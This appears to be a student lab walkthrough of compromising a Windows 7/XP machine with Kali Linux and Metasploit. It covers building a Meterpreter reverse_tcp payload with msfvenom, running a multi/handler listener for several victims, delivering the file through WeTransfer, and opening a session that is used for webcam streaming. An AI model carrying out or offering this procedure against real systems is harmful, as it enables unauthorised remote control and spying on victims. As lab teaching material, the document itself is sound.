**SYSTEM HACKING USING KALI LINUX**

**Victim pc: Windows 7& Windows XP**

**Tools Used: Metasploit**

**Steps:**

1. **So first in terminal we type the payload command:**



**Msfvenom-> metasploit framework**

**-p-> this mentions payload(aka you are creating a payload)**

**Windows-> the os where you are planning to execute the payload**

**Meterpreter-> is a session , like windows has command prompt ,the same way metasploit has got meterpreter**

**Reverse\_tcp->this helps to atomatically connect the victims pc to the hackers pc without even knowing the IP Address of the system(maintains a reverse connection)**

1. **In the very same command we create the file to which the the payload is attached to store it in our os**



**-f -> file format**


**Bat-> file type**

**LHOST-> the IP addr of the attackers system**


**LPORT-> port through which the connection is to be maintained**

**-o-> making the file as output**


**/root/….->file location**

**NOTE ERROR:** **//SINCE BAT IS INVALID HERE I DECIDED TO TAKE THE FILE FORMAT DLL INSTEAD**

1. **After running the command we will see that the file has been created ,**



**FILE CREATED**



1. **As since the file has been created we then proceed to the software part , so starting of we execute the command**

**Msfconsole->metasploit console**




1. **In the framework console, we use the command**

**use exploit/multi/handler**

**This is done so as to maintain multiple connections, multiple victims will be connected to the hacker system**




1. **Next we set the payload, the Attackers IP addr and also the port for the connections to take place**



1. **We then run the command**

**Exploit –j –z**

**We use the command to accept connections to multiple victims if we simply use exploit then it will maintain connections to a single system**



**No session created as the file is not opened by the victim**

**And then the reverse tcp handler will connect victim to the attacker through the port 4444**


1. **Next we send the file to the victim pc**

**We can either transfer using USB or other means**

**So here I have used We Transfer**



**After that I downloaded the file in the victim system**




**9)We then double click the file and see if the session is getting active in the console**



**10) Next as we know that the session is active , we then active the connection by the command**

**Sessions –i 1**

**-i-> initializes the session**



**11) We can then type help to see all the command that can be used to take control of the pc**

**12) Example : I did webcam streaming**

